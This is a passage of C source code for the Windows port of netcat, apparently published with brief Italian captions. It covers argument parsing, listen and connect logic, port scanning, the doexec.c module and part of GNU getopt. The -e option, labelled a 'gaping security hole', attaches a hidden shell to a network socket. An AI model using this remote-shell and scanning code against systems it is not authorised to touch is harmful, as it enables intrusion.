      case 'n':                             /* numeric-only, no DNS lookups */
       o_nflag++; break;
      case 'o':                             /* hexdump log */
       stage = (unsigned char *) optarg;
       o_wfile++; break;
      case 'p':                             /* local source port */
       o_lport = getportpoop (optarg, 0);
       if (o_lport == 0)
         bail ("invalid local port %s", optarg);
       break;
      case 'r':                             /* randomize various things */
       o_random++; break;
      case 's':                             /* local source address */
/* do a full lookup [since everything else goes through the same mill],
   unless -n was previously specified.  In fact, careful placement of -n can
   be useful, so we'll still pass o_nflag here instead of forcing numeric.  */
```

```
        wherefrom = gethostpoop (optarg, o_nflag);
        ouraddr = &wherefrom->iaddrs[0];
        break;
#ifdef TELNET
      case 't':                             /* do telnet fakeout */
        o_tn++; break;
#endif /* TELNET */

      case 'u':                             /* use UDP */
        o_udpmode++; break;
      case 'v':                             /* verbose */
        o_verbose++; break;
      case 'w':                             /* wait time */
        o_wait = atoi (optarg);
        if (o_wait <= 0)
          bail ("invalid wait-time %s", optarg);
        timer1 = (struct timeval *) Hmalloc (sizeof (struct timeval));
        timer2 = (struct timeval *) Hmalloc (sizeof (struct timeval));
        timer1->tv_sec = o_wait;      /* we need two.  see readwrite()... */
        break;
      case 'z':                             /* little or no data xfer */
        o_zero++;
        break;
      default:
        errno = 0;
        bail ("nc -h for help");
    } /* switch x */
  } /* while getopt */

/* other misc initialization */
#ifndef WIN32  /* Win32 doesn't like to mix file handles and sockets */
  Debug (("fd_set size %d", sizeof (*ding1)))      /* how big *is* it? */
  FD_SET (0, ding1);                  /* stdin *is* initially open */
#endif
  if (o_random) {
    SRAND (time (0));
    randports = Hmalloc (65536);      /* big flag array for ports */
  }
#ifdef GAPING_SECURITY_HOLE
  if (pr00gie) {
    close (0);                        /* won't need stdin */
    o_wfile = 0;                      /* -o with -e is meaningless! */
    ofd = 0;
  }
#endif /* G_S_H */
  if (o_wfile) {
    ofd = open (stage, O_WRONLY | O_CREAT | O_TRUNC, 0664);
    if (ofd <= 0)                     /* must be > extant 0/1/2 */
      bail ("can't open %s", stage);
    stage = (unsigned char *) Hmalloc (100);
  }


/* optind is now index of first non -x arg */
Debug (("after go: x now %c, optarg %x optind %d", x, optarg, optind))
/* Debug (("optind up to %d at host-arg %s", optind, argv[optind])) */
/* gonna only use first addr of host-list, like our IQ was normal; if you wanna
   get fancy with addresses, look up the list yourself and plug 'em in for now.
   unless we finally implement -a, that is. */
  if (argv[optind])
    whereto = gethostpoop (argv[optind], o_nflag);
  if (whereto && whereto->iaddrs)
    themaddr = &whereto->iaddrs[0];
  if (themaddr)
    optind++;                         /* skip past valid host lookup */
  errno = 0;
#ifndef WIN32
  h_errno = 0;
#endif

/* Handle listen mode here, and exit afterward.  Only does one connect;
   this is arguably the right thing to do.  A "persistent listen-and-fork"
   mode a la inetd has been thought about, but not implemented.  A tiny
   wrapper script can handle such things... */
  if (o_listen) {
    curport = 0;                      /* rem port *can* be zero here... */
    if (argv[optind]) {                     /* any rem-port-args? */
```

```
      curport = getportpoop (argv[optind], 0);
      if (curport == 0)                     /* if given, demand correctness */
        bail ("invalid port %s", argv[optind]);
    } /* if port-arg */
    netfd = dolisten (themaddr, curport, ouraddr, o_lport);
/* dolisten does its own connect reporting, so we don't holler anything here */
    if (netfd > 0) {
#ifdef GAPING_SECURITY_HOLE
       if (pr00gie)                  /* -e given? */
               doexec (netfd);
#ifdef WIN32
       if (!pr00gie)  // doexec does the read/write for win32
#endif

#endif /* GAPING_SECURITY_HOLE */
    x = readwrite (netfd);           /* it even works with UDP! */
       if (o_verbose > 1)            /* normally we don't care */
               holler (wrote_txt, wrote_net, wrote_out);
       if (cycle == 1)
               goto recycle;
       exit (x);                            /* "pack out yer trash" */
    } else
      bail ("no connection");
  } /* o_listen */

/* fall thru to outbound connects.  Now we're more picky about args... */
  if (! themaddr)
    bail ("no destination");
  if (argv[optind] == NULL)
    bail ("no port[s] to connect to");
  if (argv[optind + 1])              /* look ahead: any more port args given? */
    Single = 0;                             /* multi-mode, case A */
  ourport = o_lport;                 /* which can be 0 */

/* everything from here down is treated as as ports and/or ranges thereof, so
   it's all enclosed in this big ol' argv-parsin' loop.  Any randomization is
   done within each given *range*, but in separate chunks per each succeeding
   argument, so we can control the pattern somewhat. */
  while (argv[optind]) {
    hiport = loport = 0;
    cp = strchr (argv[optind], '-'); /* nn-mm range? */
    if (cp) {
      *cp = '\0';
      cp++;
      hiport = getportpoop (cp, 0);
      if (hiport == 0)
        bail ("invalid port %s", cp);
    } /* if found a dash */
    loport = getportpoop (argv[optind], 0);
    if (loport == 0)
      bail ("invalid port %s", argv[optind]);
    if (hiport > loport) {           /* was it genuinely a range? */
      Single = 0;                    /* multi-mode, case B */
      curport = hiport;                     /* start high by default */
      if (o_random) {                /* maybe populate the random array */
        loadports (randports, loport, hiport);
        curport = nextport (randports);
      }
    } else                    /* not a range, including args like "25-25" */
      curport = loport;
Debug (("Single %d, curport %d", Single, curport))

/* Now start connecting to these things.  curport is already preloaded. */
    while (loport <= curport) {
      if ((! o_lport) && (o_random)) {      /* -p overrides random local-port */
        ourport = (RAND() & 0xffff); /* random local-bind -- well above */
        if (ourport < 8192)          /* resv and any likely listeners??? */
          ourport += 8192;           /* xxx: may still conflict; use -s? */
      }
      curport = getportpoop (NULL, curport);
      netfd = doconnect (themaddr, curport, ouraddr, ourport);
Debug (("netfd %d from port %d to port %d", netfd, ourport, curport))
      if (netfd > 0)
        if (o_zero && o_udpmode)     /* if UDP scanning... */
          netfd = udptest (netfd, themaddr);
      if (netfd > 0) {               /* Yow, are we OPEN YET?! */
               x = 0;                       /* pre-exit status */
```

```
               holler ("%s [%s] %d (%s) open",
               whereto->name, whereto->addrs[0], curport, portpoop->name);
#ifdef GAPING_SECURITY_HOLE
               if (pr00gie)                 /* exec is valid for outbound, too */
       doexec (netfd);
#endif /* GAPING_SECURITY_HOLE */
       if (! o_zero)
#ifdef WIN32
#ifdef GAPING_SECURITY_HOLE
       if (!pr00gie)  // doexec does the read/write for win32
#endif
#endif
         x = readwrite (netfd);     /* go shovel shit */
      } else { /* no netfd... */
       x = 1;                       /* preload exit status for later */
/* if we're scanning at a "one -v" verbosity level, don't print refusals.
   Give it another -v if you want to see everything. */
#ifdef WIN32
       if ((Single || (o_verbose > 1)) || (h_errno != WSAECONNREFUSED))
#else
       if ((Single || (o_verbose > 1)) || (errno != ECONNREFUSED))
#endif
         holler ("%s [%s] %d (%s)",
           whereto->name, whereto->addrs[0], curport, portpoop->name);
      } /* if netfd */
#ifdef WIN32
      closesocket (netfd);                  /* just in case we didn't already */
#else
      close (netfd);                /* just in case we didn't already */
#endif
      if (o_interval)
       sleep (o_interval);          /* if -i, delay between ports too */
      if (o_random)
       curport = nextport (randports);
      else
       curport--;                   /* just decrement... */
    } /* while curport within current range */
    optind++;
  } /* while remaining port-args -- end of big argv-ports loop*/

  errno = 0;
  if (o_verbose > 1)          /* normally we don't care */
    holler ("sent %d, rcvd %d", wrote_net, wrote_out);

#ifdef WIN32
    WSACleanup();
#endif

       if (cycle == 1)
               goto recycle;

  if (Single)
    exit (x);                 /* give us status on one connection */
  exit (0);                   /* otherwise, we're just done */
  return(0);
} /* main */

#ifdef HAVE_HELP              /* unless we wanna be *really* cryptic */
/* helpme :
   the obvious */
int helpme()
{
  o_verbose = 1;
  holler ("[v1.10 NT]\n\
connect to somewhere: nc [-options] hostname port[s] [ports] ... \n\
listen for inbound:   nc -l -p port [options] [hostname] [port]\n\
options:");
  holler ("\
       -d            detach from console, background mode\n");

#ifdef GAPING_SECURITY_HOLE   /* needs to be separate holler() */
  holler ("\
       -e prog       inbound program to exec [dangerous!!]");
#endif
  holler ("\
       -g gateway    source-routing hop point[s], up to 8\n\
       -G num        source-routing pointer: 4, 8, 12, ...\n\
```

```
        -h              this cruft\n\
        -i secs         delay interval for lines sent, ports scanned\n\
        -l              listen mode, for inbound connects\n\
        -L              listen harder, re-listen on socket close\n\
        -n              numeric-only IP addresses, no DNS\n\
        -o file         hex dump of traffic\n\
        -p port         local port number\n\
        -r              randomize local and remote ports\n\
        -s addr         local source address");
#ifdef TELNET
  holler ("\
        -t              answer TELNET negotiation");
#endif
  holler ("\
        -u              UDP mode\n\
        -v              verbose [use twice to be more verbose]\n\
        -w secs         timeout for connects and final net reads\n\
        -z              zero-I/O mode [used for scanning]");
  bail ("port numbers can be individual or ranges: m-n [inclusive]");
  return(0);
} /* helpme */
#endif /* HAVE_HELP */


/* None genuine without this seal!  _H*/
```

Dopo il successivo sorgente ha come nome doexec.c e il suo compito è quello di eseguire un comando.

```
// portions Copyright (C) 1994 Nathaniel W. Mishkin

// code taken from rlogind.exe


#include <stdlib.h>
#include <winsock2.h>

#include <winbase.h>

#ifdef GAPING_SECURITY_HOLE

#define BUFFER_SIZE 200

extern char * pr00gie;
void holler(char * str, char * p1, char * p2, char * p3, char * p4, char * p5, char *
p6);

char smbuff[20];

//
// Structure used to describe each session
//
typedef struct {

    //
    // These fields are filled in at session creation time
    //
    HANDLE  ReadPipeHandle;         // Handle to shell stdout pipe
    HANDLE  WritePipeHandle;        // Handle to shell stdin pipe
    HANDLE  ProcessHandle;          // Handle to shell process

    //
    //
    // These fields are filled in at session connect time and are only
    // valid when the session is connected
    //
    SOCKET  ClientSocket;
    HANDLE  ReadShellThreadHandle;  // Handle to session shell-read thread
    HANDLE  WriteShellThreadHandle; // Handle to session shell-read thread

} SESSION_DATA, *PSESSION_DATA;
```

```
//
// Private prototypes
//

static HANDLE
StartShell(
    HANDLE StdinPipeHandle,
    HANDLE StdoutPipeHandle
    );

static VOID
SessionReadShellThreadFn(
    LPVOID Parameter
    );

static VOID
SessionWriteShellThreadFn(
    LPVOID Parameter
    );



// **********************************************************************
//
// CreateSession
//
// Creates a new session. Involves creating the shell process and establishing
// pipes for communication with it.
//
// Returns a handle to the session or NULL on failure.
//

static PSESSION_DATA
CreateSession(
    VOID
    )
{
    PSESSION_DATA Session = NULL;
    BOOL Result;
    SECURITY_ATTRIBUTES SecurityAttributes;
    HANDLE ShellStdinPipe = NULL;
    HANDLE ShellStdoutPipe = NULL;

    //
    // Allocate space for the session data
    //
    Session = (PSESSION_DATA) malloc(sizeof(SESSION_DATA));
    if (Session == NULL) {
        return(NULL);
    }

    //
    // Reset fields in preparation for failure
    //
    Session->ReadPipeHandle  = NULL;
    Session->WritePipeHandle = NULL;


    //
    // Create the I/O pipes for the shell
    //
    SecurityAttributes.nLength = sizeof(SecurityAttributes);
    SecurityAttributes.lpSecurityDescriptor = NULL; // Use default ACL
    SecurityAttributes.bInheritHandle = TRUE; // Shell will inherit handles

    Result = CreatePipe(&Session->ReadPipeHandle, &ShellStdoutPipe,
                          &SecurityAttributes, 0);
    if (!Result) {
        holler("Failed to create shell stdout pipe, error = %s",

                      itoa(GetLastError(), smbuff, 10), NULL, NULL, NULL, NULL, NULL);
        goto Failure;
    }
    Result = CreatePipe(&ShellStdinPipe, &Session->WritePipeHandle,
                        &SecurityAttributes, 0);
```

```
    if (!Result) {
        holler("Failed to create shell stdin pipe, error = %s",
                            itoa(GetLastError(), smbuff, 10), NULL, NULL, NULL, NULL, NULL);

        goto Failure;
    }
    //
    // Start the shell
    //
    Session->ProcessHandle = StartShell(ShellStdinPipe, ShellStdoutPipe);

    //
    // We're finished with our copy of the shell pipe handles
    // Closing the runtime handles will close the pipe handles for us.
    //
    CloseHandle(ShellStdinPipe);
    CloseHandle(ShellStdoutPipe);

    //
    // Check result of shell start
    //
    if (Session->ProcessHandle == NULL) {
        holler("Failed to execute shell", NULL,

                             NULL, NULL, NULL, NULL, NULL);


        goto Failure;
    }

    //
    // The session is not connected, initialize variables to indicate that
    //
    Session->ClientSocket = INVALID_SOCKET;

    //
    // Success, return the session pointer as a handle
    //
    return(Session);

Failure:

    //
    // We get here for any failure case.
    // Free up any resources and exit
    //

    if (ShellStdinPipe != NULL)
        CloseHandle(ShellStdinPipe);
    if (ShellStdoutPipe != NULL)
        CloseHandle(ShellStdoutPipe);
    if (Session->ReadPipeHandle != NULL)
        CloseHandle(Session->ReadPipeHandle);
    if (Session->WritePipeHandle != NULL)
        CloseHandle(Session->WritePipeHandle);

    free(Session);

    return(NULL);
}



BOOL
doexec(
    SOCKET  ClientSocket
    )
{
    PSESSION_DATA   Session = CreateSession();
    SECURITY_ATTRIBUTES SecurityAttributes;
    DWORD ThreadId;
    HANDLE HandleArray[3];
       int i;


    SecurityAttributes.nLength = sizeof(SecurityAttributes);
    SecurityAttributes.lpSecurityDescriptor = NULL; // Use default ACL
```

```
    SecurityAttributes.bInheritHandle = FALSE; // No inheritance

    //
    // Store the client socket handle in the session structure so the thread
    // can get at it. This also signals that the session is connected.
    //
    Session->ClientSocket = ClientSocket;

    //
    // Create the session threads
    //
    Session->ReadShellThreadHandle =
        CreateThread(&SecurityAttributes, 0,
                     (LPTHREAD_START_ROUTINE) SessionReadShellThreadFn,
                     (LPVOID) Session, 0, &ThreadId);

    if (Session->ReadShellThreadHandle == NULL) {
        holler("Failed to create ReadShell session thread, error = %s",

                      itoa(GetLastError(), smbuff, 10), NULL, NULL, NULL, NULL, NULL);


        //
        // Reset the client pipe handle to indicate this session is disconnected
        //
        Session->ClientSocket = INVALID_SOCKET;
        return(FALSE);
    }

    Session->WriteShellThreadHandle =
        CreateThread(&SecurityAttributes, 0,
                     (LPTHREAD_START_ROUTINE) SessionWriteShellThreadFn,
                     (LPVOID) Session, 0, &ThreadId);

    if (Session->WriteShellThreadHandle == NULL) {
        holler("Failed to create ReadShell session thread, error = %s",

                      itoa(GetLastError(), smbuff, 10), NULL, NULL, NULL, NULL, NULL);


        //
        // Reset the client pipe handle to indicate this session is disconnected
        //
        Session->ClientSocket = INVALID_SOCKET;

        TerminateThread(Session->WriteShellThreadHandle, 0);
        return(FALSE);
    }

    //
    // Wait for either thread or the shell process to finish
    //

    HandleArray[0] = Session->ReadShellThreadHandle;
    HandleArray[1] = Session->WriteShellThreadHandle;
    HandleArray[2] = Session->ProcessHandle;



    i = WaitForMultipleObjects(3, HandleArray, FALSE, 0xffffffff);





       switch (i) {
      case WAIT_OBJECT_0 + 0:
        TerminateThread(Session->WriteShellThreadHandle, 0);
        TerminateProcess(Session->ProcessHandle, 1);
        break;

      case WAIT_OBJECT_0 + 1:
        TerminateThread(Session->ReadShellThreadHandle, 0);
        TerminateProcess(Session->ProcessHandle, 1);
        break;
      case WAIT_OBJECT_0 + 2:
        TerminateThread(Session->WriteShellThreadHandle, 0);
```

```
        TerminateThread(Session->ReadShellThreadHandle, 0);
        break;


          default:
        holler("WaitForMultipleObjects error: %s",

                        itoa(GetLastError(), smbuff, 10), NULL, NULL, NULL, NULL, NULL);


        break;
    }



    // Close my handles to the threads, the shell process, and the shell pipes

       closesocket(Session->ClientSocket);



       DisconnectNamedPipe(Session->ReadPipeHandle);

    CloseHandle(Session->ReadPipeHandle);



       DisconnectNamedPipe(Session->WritePipeHandle);

    CloseHandle(Session->WritePipeHandle);





    CloseHandle(Session->ReadShellThreadHandle);

    CloseHandle(Session->WriteShellThreadHandle);



    CloseHandle(Session->ProcessHandle);


    free(Session);

    return(TRUE);
}


// **********************************************************************
//
// StartShell
//
// Execs the shell with the specified handle as stdin, stdout/err
//
// Returns process handle or NULL on failure
//

static HANDLE
StartShell(
    HANDLE ShellStdinPipeHandle,
    HANDLE ShellStdoutPipeHandle
    )
{
    PROCESS_INFORMATION ProcessInformation;
    STARTUPINFO si;
    HANDLE ProcessHandle = NULL;

    //
    // Initialize process startup info
    //
    si.cb = sizeof(STARTUPINFO);
    si.lpReserved = NULL;
    si.lpTitle = NULL;
    si.lpDesktop = NULL;
    si.dwX = si.dwY = si.dwXSize = si.dwYSize = 0L;
```

```
    si.wShowWindow = SW_HIDE;
    si.lpReserved2 = NULL;
    si.cbReserved2 = 0;

    si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;

    si.hStdInput  = ShellStdinPipeHandle;
    si.hStdOutput = ShellStdoutPipeHandle;

    DuplicateHandle(GetCurrentProcess(), ShellStdoutPipeHandle,
                    GetCurrentProcess(), &si.hStdError,
                    DUPLICATE_SAME_ACCESS, TRUE, 0);

    if (CreateProcess(NULL, pr00gie, NULL, NULL, TRUE, 0, NULL, NULL,
                      &si, &ProcessInformation))
    {
        ProcessHandle = ProcessInformation.hProcess;
        CloseHandle(ProcessInformation.hThread);
    }
    else
        holler("Failed to execute shell, error = %s",

                      itoa(GetLastError(), smbuff, 10), NULL, NULL, NULL, NULL, NULL);



    return(ProcessHandle);
}


// **********************************************************************
// SessionReadShellThreadFn
//
// The read thread procedure. Reads from the pipe connected to the shell
// process, writes to the socket.
//

static VOID
SessionReadShellThreadFn(
    LPVOID Parameter
    )
{
    PSESSION_DATA Session = Parameter;
    BYTE    Buffer[BUFFER_SIZE];
    BYTE    Buffer2[BUFFER_SIZE+30];
    DWORD   BytesRead;


       // this bogus peek is here because win32 won't let me close the pipe if it is

       // in waiting for input on a read.
    while (PeekNamedPipe(Session->ReadPipeHandle, Buffer, sizeof(Buffer),

                    &BytesRead, NULL, NULL))

    {

               DWORD BufferCnt, BytesToWrite;

        BYTE PrevChar = 0;



               if (BytesRead > 0)

               {

                      ReadFile(Session->ReadPipeHandle, Buffer, sizeof(Buffer),

                    &BytesRead, NULL);

               }

               else
```

```
                {

                        Sleep(50);

                        continue;

                }




        //
        // Process the data we got from the shell:  replace any naked LF's
        // with CR-LF pairs.
        //
        for (BufferCnt = 0, BytesToWrite = 0; BufferCnt < BytesRead; BufferCnt++) {
            if (Buffer[BufferCnt] == '\n' && PrevChar != '\r')
                Buffer2[BytesToWrite++] = '\r';
            PrevChar = Buffer2[BytesToWrite++] = Buffer[BufferCnt];
        }

        if (send(Session->ClientSocket, Buffer2, BytesToWrite, 0) <= 0)
            break;
    }

    if (GetLastError() != ERROR_BROKEN_PIPE)
        holler("SessionReadShellThreadFn exitted, error = %s",

                        itoa(GetLastError(), smbuff, 10), NULL, NULL, NULL, NULL, NULL);



        ExitThread(0);

}


// **********************************************************************
// SessionWriteShellThreadFn
//
// The write thread procedure. Reads from socket, writes to pipe connected
// to shell process.


static VOID
SessionWriteShellThreadFn(
    LPVOID Parameter
    )
{
    PSESSION_DATA Session = Parameter;
    BYTE    RecvBuffer[1];
    BYTE    Buffer[BUFFER_SIZE];
    BYTE    EchoBuffer[5];
    DWORD   BytesWritten;
    DWORD   BufferCnt, EchoCnt;
    DWORD   TossCnt = 0;
    BOOL    PrevWasFF = FALSE;

    BufferCnt = 0;

    //
    // Loop, reading one byte at a time from the socket.
    //
    while (recv(Session->ClientSocket, RecvBuffer, sizeof(RecvBuffer), 0) != 0) {



        EchoCnt = 0;



        Buffer[BufferCnt++] = EchoBuffer[EchoCnt++] = RecvBuffer[0];

        if (RecvBuffer[0] == '\r')
```

```
                Buffer[BufferCnt++] = EchoBuffer[EchoCnt++] = '\n';




               // Trap exit as it causes problems

               if (strnicmp(Buffer, "exit\r\n", 6) == 0)

                      ExitThread(0);




        //
        // If we got a CR, it's time to send what we've buffered up down to the
        // shell process.
        //
        if (RecvBuffer[0] == '\n' || RecvBuffer[0] == '\r') {
            if (! WriteFile(Session->WritePipeHandle, Buffer, BufferCnt,
                            &BytesWritten, NULL))
            {
                break;
            }
            BufferCnt = 0;
        }
    }



       ExitThread(0);
}

#endif
```

Il terzo file del progetto si chiama getopt.c

```
/* Getopt for GNU.
   NOTE: getopt is now part of the C library, so if you don't know what
   "Keep this file name-space clean" means, talk to roland@gnu.ai.mit.edu
   before changing it!
   Copyright (C) 1987, 88, 89, 90, 91, 92, 93, 94
       Free Software Foundation, Inc.

This file is part of the GNU C Library.  Its master source is NOT part of
the C library, however.  The master source lives in /gd/gnu/lib.

The GNU C Library is free software; you can redistribute it and/or
modify it under the terms of the GNU Library General Public License as
published by the Free Software Foundation; either version 2 of the
License, or (at your option) any later version.

The GNU C Library is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
Library General Public License for more details.

You should have received a copy of the GNU Library General Public
License along with the GNU C Library; see the file COPYING.LIB.  If
not, write to the Free Software Foundation, Inc., 675 Mass Ave,
Cambridge, MA 02139, USA.  */

/* This tells Alpha OSF/1 not to define a getopt prototype in <stdio.h>.
   Ditto for AIX 3.2 and <stdlib.h>.  */
#ifndef _NO_PROTO
#define _NO_PROTO
#endif

#ifdef HAVE_CONFIG_H
#include <config.h>
#endif

#if !defined (__STDC__) || !__STDC__
/* This is a separate conditional since some stdc systems
```

```
   reject `defined (const)'.  */
#ifndef const
#define const
#endif
#endif

#include <stdio.h>

#ifdef WIN32
#include <string.h>
#endif

/* Comment out all this code if we are using the GNU C Library, and are not
   actually compiling the library itself.  This code is part of the GNU C
   Library, but also included in many other GNU distributions.  Compiling
   and linking in this code is a waste when using the GNU C library
   (especially if it is a shared library).  Rather than having every GNU
   program understand `configure --with-gnu-libc' and omit the object files,
   it is simpler to just do this in the source for each such file.  */

#if defined (_LIBC) || !defined (__GNU_LIBRARY__)


/* This needs to come after some library #include
   to get __GNU_LIBRARY__ defined.  */
#ifdef  __GNU_LIBRARY__
/* Don't include stdlib.h for non-GNU C libraries because some of them
   contain conflicting prototypes for getopt.  */
#include <stdlib.h>
#endif  /* GNU C library.  */

/* This version of `getopt' appears to the caller like standard Unix `getopt'
   but it behaves differently for the user, since it allows the user
   to intersperse the options with the other arguments.

   As `getopt' works, it permutes the elements of ARGV so that,
   when it is done, all the options precede everything else.  Thus
   all application programs are extended to handle flexible argument order.

   Setting the environment variable POSIXLY_CORRECT disables permutation.
   Then the behavior is completely standard.

   GNU application programs can use a third alternative mode in which
   they can distinguish the relative order of options and other arguments.  */

#include "getopt.h"

/* For communication from `getopt' to the caller.
   When `getopt' finds an option that takes an argument,
   the argument value is returned here.
   Also, when `ordering' is RETURN_IN_ORDER,
   each non-option ARGV-element is returned here.  */

char *optarg = NULL;

/* Index in ARGV of the next element to be scanned.
   This is used for communication to and from the caller
   and for communication between successive calls to `getopt'.

   On entry to `getopt', zero means this is the first call; initialize.

   When `getopt' returns EOF, this is the index of the first of the
   non-option elements that the caller should itself scan.

   Otherwise, `optind' communicates from one call to the next
   how much of ARGV has been scanned so far.  */

/* XXX 1003.2 says this must be 1 before any call.  */
int optind = 0;

/* The next char to be scanned in the option-element
   in which the last option character we returned was found.
   This allows us to pick up the scan where we left off.

   If this is zero, or a null string, it means resume the scan
   by advancing to the next ARGV-element.  */
```

```
static char *nextchar;

/* Callers store zero here to inhibit the error message
   for unrecognized options.  */

int opterr = 1;

/* Set to an option character which was unrecognized.
   This must be initialized on some systems to avoid linking in the
   system's own getopt implementation.  */

int optopt = '?';

/* Describe how to deal with options that follow non-option ARGV-elements.

   If the caller did not specify anything,
   the default is REQUIRE_ORDER if the environment variable
   POSIXLY_CORRECT is defined, PERMUTE otherwise.

   REQUIRE_ORDER means don't recognize them as options;
   stop option processing when the first non-option is seen.
   This is what Unix does.
   This mode of operation is selected by either setting the environment
   variable POSIXLY_CORRECT, or using `+' as the first character
   of the list of option characters.

   PERMUTE is the default.  We permute the contents of ARGV as we scan,
   so that eventually all the non-options are at the end.  This allows options
   to be given in any order, even with programs that were not written to
   expect this.

   RETURN_IN_ORDER is an option available to programs that were written
   to expect options and other ARGV-elements in any order and that care about
   the ordering of the two.  We describe each non-option ARGV-element
   as if it were the argument of an option with character code 1.
   Using `-' as the first character of the list of option characters
   selects this mode of operation.

   The special argument `--' forces an end of option-scanning regardless
   of the value of `ordering'.  In the case of RETURN_IN_ORDER, only
   `--' can cause `getopt' to return EOF with `optind' != ARGC.  */

static enum
{
  REQUIRE_ORDER, PERMUTE, RETURN_IN_ORDER
} ordering;

/* Value of POSIXLY_CORRECT environment variable.  */
static char *posixly_correct;

#ifdef __GNU_LIBRARY__
/* We want to avoid inclusion of string.h with non-GNU libraries
   because there are many ways it can cause trouble.
   On some systems, it contains special magic macros that don't work
   in GCC.  */
#include <string.h>
#define my_index       strchr
#else

/* Avoid depending on library functions or files
   whose names are inconsistent.  */

char *getenv ();

static char *
my_index (str, chr)
     const char *str;
     int chr;
{
  while (*str)
    {
      if (*str == chr)
        return (char *) str;
      str++;
    }
  return 0;
}
```

```
/* If using GCC, we can safely declare strlen this way.
   If not using GCC, it is ok not to declare it.  */
#ifdef __GNUC__
/* Note that Motorola Delta 68k R3V7 comes with GCC but not stddef.h.
   That was relevant to code that was here before.  */
#if !defined (__STDC__) || !__STDC__
/* gcc with -traditional declares the built-in strlen to return int,
   and has done so at least since version 2.4.5. -- rms.  */
extern int strlen (const char *);
#endif /* not __STDC__ */
#endif /* __GNUC__ */

#endif /* not __GNU_LIBRARY__ */

/* Handle permutation of arguments.  */

/* Describe the part of ARGV that contains non-options that have
   been skipped.  `first_nonopt' is the index in ARGV of the first of them;
   `last_nonopt' is the index after the last of them.  */

static int first_nonopt;
static int last_nonopt;

/* Exchange two adjacent subsequences of ARGV.
   One subsequence is elements [first_nonopt,last_nonopt)
   which contains all the non-options that have been skipped so far.
   The other is elements [last_nonopt,optind), which contains all
   the options processed since those non-options were skipped.

   `first_nonopt' and `last_nonopt' are relocated so that they describe
   the new indices of the non-options in ARGV after they are moved.  */

static void
exchange (argv)
     char **argv;
{
  int bottom = first_nonopt;
  int middle = last_nonopt;
  int top = optind;
  char *tem;

  /* Exchange the shorter segment with the far end of the longer segment.
     That puts the shorter segment into the right place.
     It leaves the longer segment in the right place overall,
     but it consists of two parts that need to be swapped next.  */

  while (top > middle && middle > bottom)
    {
      if (top - middle > middle - bottom)
        {
          /* Bottom segment is the short one.  */
          int len = middle - bottom;
          register int i;

          /* Swap it with the top part of the top segment.  */
          for (i = 0; i < len; i++)
            {
              tem = argv[bottom + i];
              argv[bottom + i] = argv[top - (middle - bottom) + i];
              argv[top - (middle - bottom) + i] = tem;
            }
          /* Exclude the moved bottom segment from further swapping.  */
          top -= len;
        }
      else
        {
          /* Top segment is the short one.  */
          int len = top - middle;
          register int i;

          /* Swap it with the bottom part of the bottom segment.  */
          for (i = 0; i < len; i++)
            {
              tem = argv[bottom + i];
              argv[bottom + i] = argv[middle + i];
              argv[middle + i] = tem;
```

```
            }
          /* Exclude the moved top segment from further swapping.  */
          bottom += len;
        }
    }

  /* Update records for the slots the non-options now occupy.  */

  first_nonopt += (optind - last_nonopt);
  last_nonopt = optind;
}

/* Initialize the internal data when the first call is made.  */

static const char *
_getopt_initialize (optstring)
     const char *optstring;
{
  /* Start processing options with ARGV-element 1 (since ARGV-element 0
     is the program name); the sequence of previously skipped
     non-option ARGV-elements is empty.  */

  first_nonopt = last_nonopt = optind = 1;

  nextchar = NULL;

  posixly_correct = getenv ("POSIXLY_CORRECT");

  /* Determine how to handle the ordering of options and nonoptions.  */

  if (optstring[0] == '-')
    {
      ordering = RETURN_IN_ORDER;
      ++optstring;
    }
  else if (optstring[0] == '+')
    {
      ordering = REQUIRE_ORDER;
      ++optstring;
    }
  else if (posixly_correct != NULL)
    ordering = REQUIRE_ORDER;
  else
    ordering = PERMUTE;

  return optstring;
}

/* Scan elements of ARGV (whose length is ARGC) for option characters
   given in OPTSTRING.

   If an element of ARGV starts with '-', and is not exactly "-" or "--",
   then it is an option element.  The characters of this element
   (aside from the initial '-') are option characters.  If `getopt'
   is called repeatedly, it returns successively each of the option characters
   from each of the option elements.

   If `getopt' finds another option character, it returns that character,
   updating `optind' and `nextchar' so that the next call to `getopt' can
   resume the scan with the following option character or ARGV-element.

   If there are no more option characters, `getopt' returns `EOF'.
   Then `optind' is the index in ARGV of the first ARGV-element
   that is not an option.  (The ARGV-elements have been permuted
   so that those that are not options now come last.)

   OPTSTRING is a string containing the legitimate option characters.
   If an option character is seen that is not listed in OPTSTRING,
   return '?' after printing an error message.  If you set `opterr' to
   zero, the error message is suppressed but we still return '?'.

   If a char in OPTSTRING is followed by a colon, that means it wants an arg,
   so the following text in the same ARGV-element, or the text of the following
   ARGV-element, is returned in `optarg'.  Two colons mean an option that
   wants an optional arg; if there is text in the current ARGV-element,
   it is returned in `optarg', otherwise `optarg' is set to zero.
```

```
   If OPTSTRING starts with `-' or `+', it requests different methods of
   handling the non-option ARGV-elements.
   See the comments about RETURN_IN_ORDER and REQUIRE_ORDER, above.

   Long-named options begin with `--' instead of `-'.
   Their names may be abbreviated as long as the abbreviation is unique
   or is an exact match for some defined option.  If they have an
   argument, it follows the option name in the same ARGV-element, separated
   from the option name by a `=', or else the in next ARGV-element.
   When `getopt' finds a long-named option, it returns 0 if that option's
   `flag' field is nonzero, the value of the option's `val' field
   if the `flag' field is zero.

   The elements of ARGV aren't really const, because we permute them.
   But we pretend they're const in the prototype to be compatible
   with other systems.

   LONGOPTS is a vector of `struct option' terminated by an
   element containing a name which is zero.

   LONGIND returns the index in LONGOPT of the long-named option found.
   It is only valid when a long-named option has been found by the most
   recent call.

   If LONG_ONLY is nonzero, '-' as well as '--' can introduce
   long-named options.  */

int
_getopt_internal (argc, argv, optstring, longopts, longind, long_only)
     int argc;
     char *const *argv;
     const char *optstring;
     const struct option *longopts;
     int *longind;
     int long_only;
{
  optarg = NULL;

  if (optind == 0)
    optstring = _getopt_initialize (optstring);

  if (nextchar == NULL || *nextchar == '\0')
    {
      /* Advance to the next ARGV-element.  */

      if (ordering == PERMUTE)
	{
	  /* If we have just processed some options following some non-options,
	     exchange them so that the options come first.  */

	  if (first_nonopt != last_nonopt && last_nonopt != optind)
	    exchange ((char **) argv);
	  else if (last_nonopt != optind)
	    first_nonopt = optind;

	  /* Skip any additional non-options
	     and extend the range of non-options previously skipped.  */

	  while (optind < argc
		 && (argv[optind][0] != '-' || argv[optind][1] == '\0'))
	    optind++;
